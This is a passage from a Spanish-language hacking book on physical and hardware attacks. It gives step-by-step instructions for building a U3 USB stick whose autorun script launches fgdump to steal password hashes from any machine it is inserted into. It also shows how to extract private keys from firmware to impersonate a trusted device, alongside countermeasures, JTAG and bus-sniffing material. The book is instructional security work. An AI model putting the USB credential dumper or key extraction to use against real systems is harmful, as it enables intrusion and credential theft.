línea empleando herramientas como fgdump (consulte el capítulo 4).

Figura 9-8 Unidades USB que implementan el estándar U3.

Una herramientas basada en una unidad flash USB como ésta puede construirse en muy pocos pasos. En primer lugar, se crea una secuencia de comandos de ejecución automática personalizada para lanzar una secuencia de comandos de comando cuando el dispositivo USB se inserta en el equipo, como se muestra en el siguiente archivo autorun.exe de ejemplo.

```
[autorun]
open= vamos.cmd
icon=autorun.ico
```

A continuación se crea una secuencia de comandos para ejecutar programas, instalar herramientas o realizar otras acciones, como en el siguiente ejemplo, al que llamamos vamos.cmd:

```
@echo off
if not exist \LOG\%computername% md \WIP\%computername% >nul
cd \WIP\CMD >nul
.\fgdump.exe
```

Una vez que se ha ensamblado la secuencia de comandos y las utilerías, copie los archivos a la carpeta U3CUSTOM proporcionada por el fabricante del dispositivo U3 o use una herramienta como Universal_Customizer (http://www.hak5.org/packages/files/Universal_Customizer.zip). El ISOCreate.cmd incluido con Universal Customizer puede empaquetar el programa autorun, ejecutables y secuencias de comandos en el directorio U3CUSTOM en un ISO, para que se escriba en el dispositivo U3.

El paso final es escribir el ISO en la unidad flash con Universal_Customizer.exe, como se muestra en la figura 9-9.




Figura 9-9 Universal Customizer escribe una imagen personalizada en la partición U3 de una barrita USB.

La barrita U3 está ahora armada y lista para uso. Cualquier equipo que tenga habilitado autorun lanzará el programa fgdump.exe y grabará los hashes de las contraseñas. Información adicional sobre la creación de secuencias de comandos U3 y varios paquetes U3 preelaborados pueden encontrarse en http://wiki.hak5.org/wiki/Switchblade_Packages.

PRECAUCIÓN El dispositivo U3 no diferenciará entre equipos e infectará o comprometerá a cualquier equipo en que esté insertado. Tenga cuidado de no infectarse a sí mismo.

Medidas para contrarrestar el hackeo de U3

Este ataque funciona debido a la característica de ejecución automática de Windows y otros sistemas operativos. El ataque puede contrarrestarse de una de dos maneras. Una consiste en deshabilitar autorun en el sistema, como se analizó en http://support.microsoft.com/kb/953252. Otro método es mantener oprimida la tecla MAYÚS antes de insertar la barrita USB cada vez que se use; esto evita que la ejecución automática lance el programa predeterminado.

Aun con la ejecución automática deshabilitada, es importante tomar nota de que un dispositivo malicioso aún puede infectar archivos o programas empleando otros mecanismos diferentes del analizado. Cuando tenga duda, ¡nunca inserte un dispositivo en el que no confíe en su equipo!

CONFIGURACIONES PREDETERMINADAS

Una de las amenazas de seguridad más menospreciadas son las características predeterminadas o las diseñadas para mostrar una funcionalidad avanzada en un intento por diferenciar un producto determinado a partir de dispositivos similares. Revisemos brevemente algunos ejemplos donde las configuraciones predeterminadas hacen que los propietarios de dispositivos de consumidor aterricen en agua caliente.

Propiedad tal como se vende

La Eee PC 701 (http://en.wikipedia.org/wiki/ASUS_Eee_PC) es un dispositivo de clase subnotebook que se envía con una distribución personalizada de Linux. La configuración predeterminada de Xandros incluía varios servicios habilitados como opción predeterminada para facilidad de uso, orientados por lo menos a usuarios técnicos finales. La Eee PC era explotable tal como se vendía en un módulo estándar de Metasploit. ¡Esto permitía que cualquiera que pudiera conectar el servicio Eee PC Samba adquiriera raíz en el equipo casi sin esfuerzo! En caso de que Samba se haya deshabilitado como opción predeterminada, o que se haya cambiado la configuración predeterminada para requerir que el usuario habilite Samba, la vulnerabilidad aún hubiera existido, pero por lo menos la superficie del ataque se habría reducido en gran medida hasta que se lanzara un parche.

Contraseñas estándar

Cada dispositivo que requiere un inicio de sesión de usuario viene con el problema del huevo y la gallina de cómo comunicar la contraseña predeterminada inicial de dispositivo para el usuario. Muchos dispositivos tienen contraseñas estándar o configuraciones de seguridad no confiables (por citar algunos ejemplos, Phenoelit mantiene una lista de contraseñas predeterminada en http://www.phenoelit-us.org/dpl/dpl.html). Los peores ofensores de esta categoría son los en-

rutadores incrustados que a menudo comparten contraseñas predeterminadas entre líneas de producto completas. ¡El número de enrutadores con administración remota y contraseña predeterminada aún habilitada en Internet está creciendo!

El problema es tan profiláctico que ha habilitado una nueva clase de vulnerabilidad que encadena ataques para explotación de clientes. Un atacante utilizará Cross Site Response Forgery para iniciar sesión en el enrutador y cambiar la configuración para redirigir a los usuarios a un DNS malicioso y otros servicios.

Las contraseñas y las configuraciones predeterminadas no están limitadas a enrutadores y PC. Otro ejemplo es el descubrimiento reciente de la contraseña predeterminada para ATM Triton. Cada ATM Triton se enviaba con el mismo código de acceso administrativo que permite que cualquiera que tenga el código imprima un registro de transacciones o realice otras funciones administrativas en la ATM. En muchos casos, el registro de transacción reveló los números de cuenta y los nombres de clientes que usaron la máquina.

Bluetooth

La fuente eterna de la inseguridad en teléfonos celulares es Bluetooth (http://en.wikipedia.org/wiki/Bluetooth). Los teléfonos se sincronizan, hacen llamadas, transfieren datos, crean uniones y ofrecen casi cualquier servicio en el protocolo Bluetooth. Sin embargo, algunos teléfonos aún se envían con el modo de descubrimiento habilitado, como opción predeterminada, lo que permite que cualquier atacante descubra y se conecte con el dispositivo. Bluetooth ha habilitado a los atacantes para penetrar redes, robar contactos y realizar ingeniería social con individuos durante casi una década.

HARDWARE DE INGENIERÍA INVERSA

Hasta este punto hemos analizado ataques contra dispositivos comunes como unidades de disco ATA y barritas USB. ¿Qué hacen los atacantes cuando se confrontan con dispositivos más personalizados y complejos? En esta sección se establecen varios métodos para empezar con los dispositivos de hardware de ingeniería inversa para desbloquear la información del interior.

Elaboración de un mapa del dispositivo

Quitar la cubierta de un dispositivo es el primer paso en la inversión del hardware. Muchos dispositivos están integrados por componentes comunes comerciales que suelen estar bien documentados en hojas de especificaciones en el sitio Web del fabricante, que a menudo proporciona descripciones de las funciones, diagramas y especificaciones de operación.

En la figura 9-10 se muestra un diagrama falso de un microcontrolador común de muchos dispositivos. Observe la pequeña ranura en la parte superior. Ésta se alineará con la ranura del chip físico y le permitirá saber cuál pin se alinea con el 0 o el 21. En el caso de chips cuadrados se usa, en cambio, un círculo o un triángulo. A partir del diagrama podemos ver que las líneas PWR y GND están asociadas con línea y tierra. Los pines que tienen más probabilidad de interesar a quienes están dedicados a la ingeniería inversa son las líneas TX y RX, porque suelen estar asociadas con un bus serial. Las otras líneas son DL (Digital Lines, líneas digitales) y AD (líneas analógicas o analógicas o digitales). Las líneas de entrada y salida digitales y analógicas suelen alambrarse con otros componentes o toman la entrada de otros dispositivos. Esta información será útil para olfatear y capturar interacciones entre componentes.




Figura 9-10 Un diagrama falso de un chip de microcontrolador.

Las modernas tarjetas de circuitos tienen varias capas, con un mínimo de 4 a 64 capas de silicio y metal. Esto puede hacer que el trazado de pistas de un componente a otro sea difícil por la sola inspección. Para crear un mapa completo de componentes y buses, use un multímetro con una función de detección de tonos, como se muestra en la figura 9-11.




Figura 9.11 Uso de un multímetro para crear un mapa de componentes y buses.

La función de detección de tonos funciona al enviar corriente eléctrica de uno de los polos del multímetro al otro. Cuando se conecta un alambre a ambos extremos del multímetro, se produce un beep, destella o alerta al usuario que ha establecido una conexión. Esto confirma que los dos componentes están conectados aunque no pueda verse la ruta. Con el uso de las hojas de especificaciones y un multímetro, alguien dedicado a la ingeniería inversa puede crear una imagen completa de la manera en que hacen una interfaz los componentes del dispositivo.

PRECAUCIÓN Algunos dispositivos no pueden manejar la energía eléctrica suministrada por la función de detección de tonos del multímetro. La aplicación de demasiada energía a los componentes incorrectos puede dañar o destruir el dispositivo; proceda bajo su propio riesgo.

Olfateo de los datos del bus

Al igual que en las redes, los buses del hardware transmiten los datos de un componente a otro. En realidad, podría considerarse que una red es sólo un bus entre varios equipos de cómputo. La información que va por un bus de hardware suele estar desprotegida y, por lo tanto, es susceptible a la intercepción, la reproducción y los ataques de intermediario. Una excepción a esta regla es la información enviada a los sistemas DRM como HDMI-HSCP, que requiere que la información sea cifrada cuando se envía de chip a chip.

Puede ser trivial obtener la información del bus, o puede ser muy difícil. Un buen reconocimiento ayuda a identificar cuáles líneas del dispositivo son parte del bus que desea interceptar y a qué velocidad está viajando esa información. Un analizador lógico como el mostrado en la figura 9-12 le permite ver y registrar cuáles señales se encuentran en el bus. Estas señales corresponden a 1 y 0 denotando datos que más adelante pueden decodificarse.

Figura 9-12 Señales de vistas de un analizador lógico recorriendo un bus.




Figura 9-13 Anexión de sondas lógicas a varios contactos de chips y pin.

Para realizar un ataque de olfateo, adjunte los polos de la sonda lógica a los diversos contactos de chips o pines, como se muestra en la figura 9-13, y establezca el analizador lógico para que reciba señales como se muestra en la figura 9-14.




Figura 9-14 Un analizador lógico establecido para recibir señales de las sondas lógicas adjuntas.

Los datos sin trabajar aparecerán en el analizador lógico, lo que no es muy conveniente para el usuario. Sin embargo, la decodificación de la información es factible con un poco de trabajo y alguna documentación del fabricante del chip. Para facilitar la vida, algunos analizadores lógicos tienen decodificadores integrados para protocolos de bus comunes como I2C, SPL y Serial.


Inversión del firmware

Casi todos los dispositivos incrustados requieren alguna forma de firmware personalizado para que se ejecuten. Estos archivos de firmware son de campo actualizable y pueden ser cargados por el usuario. Las actualizaciones de firmware suelen hospedarse en los sitios Web de los fabricantes o están disponibles bajo pedido del fabricante. Revisar el interior de los archivos de firmware puede llevar a obtener una cantidad enorme de información jugosa acerca del dispositivo, como contraseñas predeterminadas, puertos administrativos e interfaces de depuración. La manera más rápida de inspeccionar el archivo de firmware consiste en usar un editor hexadecimal como 101 Editor, disponible de SweetScape Software. 101 Editor se muestra en la figura 9-15.

En la figura 9-15 se ilustra la imagen de firmware cargada en el editor hexadecimal. A partir de las decodificaciones en el editor podemos deducir que se está usando cifrado AES.

Otra herramienta útil cuando se revisa el firmware o los binarios personalizados es el comando de UNIX `strings`. La utilería `strings` imprime todas las cadenas ASCII de un binario. Muchos desarrolladores incluyen contraseñas, claves u otra información útil para un atacante en el código. A continuación hemos incluido una salida de ejemplo de la ejecución de `strings` contra algún firmware:

```
bootcmd=run setargs; run add${bootfs}; bootn
bootdelay=1
baudrate=115200
ethaddr=00:10:25:07:00:00
mtdids=nand0=Nand
mtdparts=mtdparts=Nand:2M(Boot),24M(FS1),24M(FS2),14M(RW)
addcramfs=setenv bootargs ${bootargs} root=/dev/mtdblock_robbs1 ro
addnfs=setenv bootargs ${bootargs}
ip=${ipaddr}:${serverip}::::${ethport} root=/dev/nfs rw
 nfsroot=${serverip}:${rootpath},tcp,nfsvers=3
setargs=setenv bootargs console=ttyS0,0
autostart=yes
ethport=eth0
rootpath=/rootfs
ipaddr=192.168.0.2
serverip=192.168.0.1
bootfs=cramfs
bootcmd=boota
```



Startup | 011.00E00830A.boot

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
3:BAF0h:	2D	2D	2D	2D	0A	00	00	00	2D	2D	20	41	45	53	20	45	----....-- AES E
3:BB00h:	43	42	20	65	6E	63	72	79	70	74	69	6F	6E	0A	00	00	CB encryption...
3:BB10h:	65	63	62	5F	65	5F	6B	65	79	3A	20	00	65	63	62	5F	ecb_e_key: .ecb_
3:BB20h:	65	5F	70	74	20	3A	20	00	20	3C	2D	20	46	41	49	4C	e_pt : . <- FAIL
3:BB30h:	45	44	20	21	21	21	0A	00	20	3C	2D	20	70	61	73	73	ED !!!.. <- pass
3:BB40h:	0A	00	00	00	65	63	62	5F	65	5F	63	74	20	3A	20	00	....ecb_e_ct : .
3:BB50h:	2D	2D	20	41	45	53	20	45	43	42	20	64	65	63	72	79	-- AES ECB decry
3:BB60h:	70	74	69	6F	6E	0A	00	00	65	63	62	5F	64	5F	6B	65	ption...ecb_d_ke
3:BB70h:	79	3A	20	00	65	63	62	5F	64	5F	63	74	20	3A	20	00	y: .ecb_d_ct : .
3:BB80h:	65	63	62	5F	64	5F	70	74	20	3A	20	00	2D	2D	20	41	ecb_d_pt : .-- A
3:BB90h:	45	53	20	43	42	43	20	65	6E	63	72	79	70	74	69	6F	ES CBC encryptio
3:BBA0h:	6E	0A	00	00	63	62	63	5F	65	5F	6B	65	79	3A	20	00	n...cbc_e_key: .
3:BBB0h:	63	62	63	5F	65	5F	69	76	20	3A	20	00	20	3C	2D	20	cbc_e_iv : . <-
3:BBC0h:	69	6E	69	74	69	61	6C	0A	00	00	00	00	20	3C	2D	20	initial..... <-
3:BBD0h:	66	69	6E	61	6C	0A	00	00	63	62	63	5F	65	5F	70	74	final...cbc_e_pt
3:BBE0h:	20	3A	20	00	63	62	63	5F	65	5F	63	74	20	3A	20	00	: .cbc_e_ct : .
3:BBF0h:	2D	2D	20	41	45	53	20	43	42	43	20	64	65	63	72	79	-- AES CBC decry
3:BC00h:	70	74	69	6F	6E	0A	00	00	63	62	63	5F	64	5F	6B	65	ption...cbc_d_ke
3:BC10h:	79	3A	20	00	63	62	63	5F	64	5F	69	76	20	3A	20	00	y: .cbc_d_iv : .
3:BC20h:	63	62	63	5F	64	5F	63	74	20	3A	20	00	63	62	63	5F	cbc_d_ct : .cbc_
3:BC30h:	64	5F	70	74	20	3A	20	00	2D	2D	20	41	45	53	20	45	d_pt : .-- AES E
3:BC40h:	43	42	20	64	65	63	72	79	70	74	69	6F	6E	2C	20	4B	CB decryption, K
3:BC50h:	43	20	62	79	70	61	73	73	20	6B	65	79	0A	00	00	00	C bypass key....
3:BC60h:	65	63	62	5F	63	74	5F	6B	63	62	3A	20	00	00	00	00	ecb_ct_kcb: ....
3:BC70h:	65	63	62	5F	70	74	5F	6B	63	62	3A	20	00	00	00	00	ecb_pt_kcb: ....
3:BC80h:	20	3C	2D	20	65	78	70	65	63	74	65	64	0A	00	00	00	<- expected....
3:BC90h:	52	75	6E	74	69	6D	65	20	20	3A	20	25	64	20	75	73	Runtime : %d us
3:BCA0h:	65	63	0A	00	4E	6F	74	20	73	75	70	70	6F	72	74	65	ec..Not supporte
3:BCB0h:	64	0A	00	00	2D	2D	20	41	45	53	20	45	43	42	20	65	d...-- AES ECB e
3:BCC0h:	6E	63	72	79	70	74	69	6F	6E	2C	20	4B	43	20	62	79	ncryption, KC by
3:BCD0h:	70	61	73	73	20	6B	65	79	0A	00	00	00	2D	2D	20	41	pass key....-- A
3:BCE0h:	45	53	20	45	43	42	20	64	65	63	72	79	70	74	69	6F	ES ECB decryptio
3:BCF0h:	6E	2C	20	4B	43	20	32	20	6C	65	76	65	6C	20	67	65	n, KC 2 level ge
3:BD00h:	6E	65	72	61	74	65	64	20	6B	65	79	0A	00	00	00	00	nerated key.....
3:BD10h:	65	63	62	5F	63	74	20	20	20	3A	20	00	65	63	62	5F	ecb_ct : .ecb_
3:BD20h:	70	74	20	20	20	3A	20	00	2D	2D	20	41	45	53	20	45	pt : .-- AES E
3:BD30h:	43	42	20	65	6E	63	72	79	70	74	69	6F	6E	2C	20	4B	CB encryption, K
3:BD40h:	43	20	32	20	6C	65	76	65	6C	20	67	65	6E	65	72	61	C 2 level genera

Figura 9-15 Vista de firmware en el editor hexadecimal.

A partir de la salida podemos ver que el sistema de archivos usado es cramfs. Usaremos esta información para explorar más del firmware. Probemos y montemos la imagen del firmware usando el comando mount de Linux/UNIX.

```
adam@blackbox:/tmp$ sudo mount -o loop -t cramfs
            /home/adam/0AA.EAAAA /tmp/cram/
adam@blackbox:/tmp$ cd /tmp/cram
adam@blackbox:/tmp/cram$ ls -al
total 14
drwxrwxrwx 1 7423 178 1476 1969-12-31 16:00 bin
```

```
drwxrwxrwx 1 7423 178  284 1969-12-31 16:00 dev
drwxrwxrwx 1 7423 178  584 1969-12-31 16:00 etc

drwxrwxrwx 1 7423 178   16 1969-12-31 16:00 home
drwxrwxrwx 1 7423 178    0 1969-12-31 16:00 images
drwxrwxrwx 1 7423 178 1720 1969-12-31 16:00 lib
drwxrwxrwx 1 7423 178    0 1969-12-31 16:00 media
drwxrwxrwx 1 7423 178    0 1969-12-31 16:00 mnt
drwxrwxrwx 1 7423 178    0 1969-12-31 16:00 nvram
drwx------ 1 7423 178   16 1969-12-31 16:00 opt
drwxrwxrwx 1 7423 178    0 1969-12-31 16:00 proc
drwxrwxrwx 1 7423 178    0 1969-12-31 16:00 pvr
drwxrwxrwx 1 7423 178  640 1969-12-31 16:00 sbin
drwxrwxrwx 1 7423 178    0 1969-12-31 16:00 sys
drwxrwxrwx 1 7423 178    0 1969-12-31 16:00 tmp
drwxrwxrwx 1 7423 178   84 1969-12-31 16:00 usr
drwxrwxrwx 1 7423 178  124 1969-12-31 16:00 var
adam@blackbox:/tmp/cram$
```

¡Así de fácil! Por fortuna para nosotros, esta imagen de firmware no incluye ninguna protección personalizada, como empaquetado, codificación o cifrado, que puede ser trivial o increíblemente difícil de derrotar. A partir de aquí tenemos la libertad de explorar más de la distribución personalizada de Linux que está incluida en el dispositivo e investigar hoyos u otras debilidades en los binarios y los servicios expuestos.

En este caso, el método más fácil consiste en recorrer el sistema de archivos buscando archivos confidenciales, como claves públicas o privadas usadas en la autentificación. El comando `find` de UNIX nos ayudará a localizar elementos relevantes. Busquemos unos cuantos nombres de clave comunes.

```
juan@cajanegra:~# find /tmp/cram -name *key
juan@cajanegra:~# find /tmp/cram -name *cert
juan@cajanegra:~# find /tmp/cram -name *pgp
juan@cajanegra:~# find /tmp/cram -name *gpg
juan@cajanegra:~# find /tmp/cram -name *der
juan@cajanegra:~# find /tmp/cram -name *pem
/tmp/cram/etc/certs/ca.pem
/tmp/cram/etc/certs/clientca.pem
/tmp/cram/etc/certs/priv.pem
```

¡Lotería! Ahora que tenemos los archivos de clave pública y privada, podemos falsificar una conexión SSL y actuar como un dispositivo de confianza en la red privada.

JTAG

En ocasiones necesita obtener una mejor perspectiva de la manera en que actúan internamente los componentes, o tiene que ver la memoria en tiempo de ejecución de un dispositivo. Esto puede ser difícil sin la ayuda de algún hardware costoso o de habilidades avanzadas de ingeniería inversa. Hay un paso intermedio que ayuda a desarrolladores y atacantes a aislar lo que hay en el interior de un dispositivo o del microcontrolador.

JTAG (Joint Test Action Group; consulte http://en.wikipedia.org/wiki/JTAG) es una interfaz de prueba para tarjetas de circuitos impresas y otros circuitos integrados. JTAG fue diseñada para probar si las interfaces entre componentes de una tarjeta estaban ensambladas apropiadamente después de la fabricación. Por lo tanto, permite que un atacante envíe y reciba señales a cada circuito integrado o componente de la tarjeta. Esto hace que JTAG sea un estupendo recurso para depurar un sistema o un dispositivo incrustado cuando la simple ingeniería inversa no da resultados. En la figura 9-16 se muestra un cable de dispositivo de USB a JTAG que permite la fácil interfaz entre PC para dispositivos para fines de depuración en el nivel del hardware.

Por desgracia, con JTAG un tamaño o una forma no es adecuado para todo. Las interfaces de JTAG para varios procesadores comunes incrustados (ARM, Altera, Atmel) vienen con diferentes conteos de pines que van de 8 a 20, y configuraciones de una sola fila, de dos filas, etc. Esto puede significar que se encuentre, compre o haga un nuevo cable de JTAG a PC para cada dispositivo que se someterá a ingeniería inversa. La interfaz de software usada dependerá del procesador o el dispositivo que se esté depurando. Por fortuna, casi todos los vendedores proporcionan herramientas directamente con su IDE o su interfaz. En la figura 9-17 se muestra una interfaz JTAG personalizada en un dispositivo.




Figura 9-16 Un cable de USB a JTAG.




Figura 9-17 Una interfaz JTAG personalizada.

Con excepción de las herramientas de vendedor, hay varios proyectos abiertos que proporcionan herramientas para hacer interfaz con JTAG para procesadores basados en ARM. Los más fáciles de usar están disponibles en el proyecto OpenOCD, que proporciona binarios para Windows e integración en el entorno de desarrollo Eclipse. Pueden adquirirse en http://openfacts.berlios.de/index-en.phtml?title=Building_OpenOCD y http://www.yagarto.de/.

Un proyecto más grande y ambicioso es el UrJTAG, que da soporte a un amplio rango de interfaces y dispositivos JTAG. Las herramientas UrJTAG están disponibles en http://www.urjtag.org/.

RESUMEN

A pesar de la transición constante a los formatos digitales, la información aún se mantiene tras cerraduras tradicionales y en dispositivos de hardware que son el último protector de su confidencialidad, integridad y disponibilidad. Esperamos que este capítulo le haya llevado a reconsiderar su programa general de protección de información digital, incluyendo amenazas de ataques físicos, además de las muchas amenazas lógicas catalogadas en este libro.

PARTE 4

HACKEO DE APLICACIONES Y DATOS

ESTUDIO DE CASO: CABALGATA DE SESIÓN

Parece un día lento para Juan Hacker. Después de pasar algunas horas en su último proyecto, rompiendo claves WEP en el estacionamiento de su tienda favorita, está buscando algo diferente. Juan ha llegado a darse cuenta con los años que las firewalls son nada menos que topes en la supercarretera de la información. Ahora casi todos los sitios tienen cubiertos los fundamentos y usan firewalls o alguna especie de lista de control de acceso (ACL, Access Control List) para proteger su infraestructura Web. Los buenos sitios (propiedad de personas que han leído las cinco ediciones anteriores de *Hacking Exposed*) han implementado la seguridad más allá de la protección de red básica (puertos y protocolos). Se han concentrado en bloquear sus infraestructuras Web y de base de datos porque son las joyas de la corona que casi todo los chicos malos buscan. Sin embargo, dada la naturaleza dinámica del desarrollo Web (esos irritantes tipos de mercadotecnia siempre quieren que algo cambie), Juan se da cuenta de que hay un amplio espacio para el error. También está muy consciente de que los ataques iniciados por el usuario son los más molestos, porque el usuario es, más a menudo, el vínculo más débil en el ciclo de vida de la seguridad. Después de unos cuantos juegos de Xbox y varios Red Bull para limpiar las telarañas, está listo para su próximo proyecto. Cabalgar las sesiones con estilo.

Juan decide que va a tratar de hacer un poco de dinero para ayudar a alimentar su adicción a Xbox. No por medios legítimos, claro. Sabe que un banco local de la ciudad acaba de agregar el servicio de banca en línea a la lista de beneficios a que tiene derecho cada cliente. En realidad, Juan está entusiasmado de que él mismo tiene ahora acceso a la banca en línea, de modo que tiene la opción de no salir de casa (Xbox de nuevo). También se da cuenta de que, dados los recursos limitados en seguridad de tecnología de la información del banco local, hay una amplia probabilidad de que existan vectores de ataque y sólo están esperando que se les explote. Decide investigar.

